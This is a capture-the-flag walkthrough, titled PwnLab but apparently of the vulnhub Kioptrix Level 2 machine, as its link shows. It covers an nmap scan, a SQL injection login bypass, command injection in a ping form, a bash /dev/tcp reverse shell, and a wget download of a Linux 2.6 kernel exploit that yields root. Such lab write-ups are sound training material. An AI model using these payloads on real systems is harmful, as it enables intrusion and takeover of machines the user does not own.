PWNLAB: INIT


Today, we'll be looking at the PwnLab machine on vulnhub.
You can download the machine here:
https://www.vulnhub.com/entry/kioptrix-level-11-2,23/

Let's scan the machine with nmap.

```
┌──(root㉿kali)-[~]
└─# nmap 192.168.1.111
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-10 10:36 EET
Nmap scan report for 192.168.1.111
Host is up (0.040s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
443/tcp  open  https
631/tcp  open  ipp
3306/tcp open  mysql
MAC Address: B0:A4:60:CC:CC:61 (Intel Corporate)

Nmap done: 1 IP address (1 host up) scanned in 6.40 seconds
```

Browsing the machine on port 80, we have a login page.
Let's try to bypass that with sql injection.
We'll use this as the username: `admin 'OR 1=1-- -`
And use any password you want.




Remote System Administration Login

Username	admin 'OR 1=1-- -
Password	••••

We got in!

Now, we got into this page that uses the ping command and looks like it might be vulnerable to command injection.


Let's try that to run the command `id`



Welcome to the Basic Administrative Web Console

Ping a Machine on the Network: 192.168.1.111; id

It worked!



192.168.1.111; id

```
PING 192.168.1.111 (192.168.1.111) 56(84) bytes of data.
64 bytes from 192.168.1.111: icmp_seq=0 ttl=64 time=0.006 ms
64 bytes from 192.168.1.111: icmp_seq=1 ttl=64 time=0.035 ms
64 bytes from 192.168.1.111: icmp_seq=2 ttl=64 time=0.012 ms

--- 192.168.1.111 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 1998ms
rtt min/avg/max/mdev = 0.006/0.017/0.035/0.013 ms, pipe 2
uid=48(apache) gid=48(apache) groups=48(apache)
```

Now, let's use that to open a reverse shell.

First let's set up a netcat listner.


Then, we can use this command to open a reverse shell

Here's a cheat sheet with multiple reverse shells:

https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology and Resources/Reverse Shell Cheatsheet.md

```
192.168.1.111; bash -i >& /dev/tcp/<YOUR IP>/4444 0>&1
```

We got a shell!



```
┌──(root㉿kali)-[~]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.1.108] from (UNKNOWN) [192.168.1.111] 32783
bash: no job control in this shell
bash-3.00$
```

I ran a os detection scan with nmap to determine the version of linux running on the machine.


```
┌──(root㉿kali)-[~]
└─# nmap -O 192.168.1.111
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-10 14:08 EET
Nmap scan report for 192.168.1.111
Host is up (0.00025s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
111/tcp  open  rpcbind
443/tcp  open  https
631/tcp  open  ipp
3306/tcp open  mysql
MAC Address: B0:A4:60:CC:CC:61 (Intel Corporate)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.30
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.25 seconds
```

We can see that it's running **Linux 2.6.9**

We can use this exploit form exploitdb: https://www.exploit-db.com/exploits/9542

I downloaded the exploit and copied it to the target machine using python http server.



```
bash-3.00$ wget http://192.168.1.108:9999/9542.c
--05:11:52--  http://192.168.1.108:9999/9542.c
           ⇒ `9542.c'
Connecting to 192.168.1.108:9999... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2,643 (2.6K) [text/x-csrc]

    0K ..                                                    100%  280.06 MB/s

05:11:52 (280.06 MB/s) - `9542.c' saved [2643/2643]

bash-3.00$ █
```


```
┌──(root㉿kali)-[~]
└─# python -m http.server -b 192.168.1.108 9999
Serving HTTP on 192.168.1.108 port 9999 (http://192.168.1.108:9999/) ...
192.168.1.111 - - [10/Jun/2023 14:21:42] "GET /9542.c HTTP/1.0" 200 -
```

Now, let's compile the c file and run it.

```
gcc 9542.c -o shell
```

Now, let's run it.

We became root!



```
bash-3.00$ ls
9542.c
bash-3.00$ gcc 9542.c -o shell
9542.c:109:28: warning: no newline at end of file
bash-3.00$ ls
9542.c
shell
bash-3.00$ ./shell
sh: no job control in this shell
sh-3.00# whoami
root
sh-3.00# 
```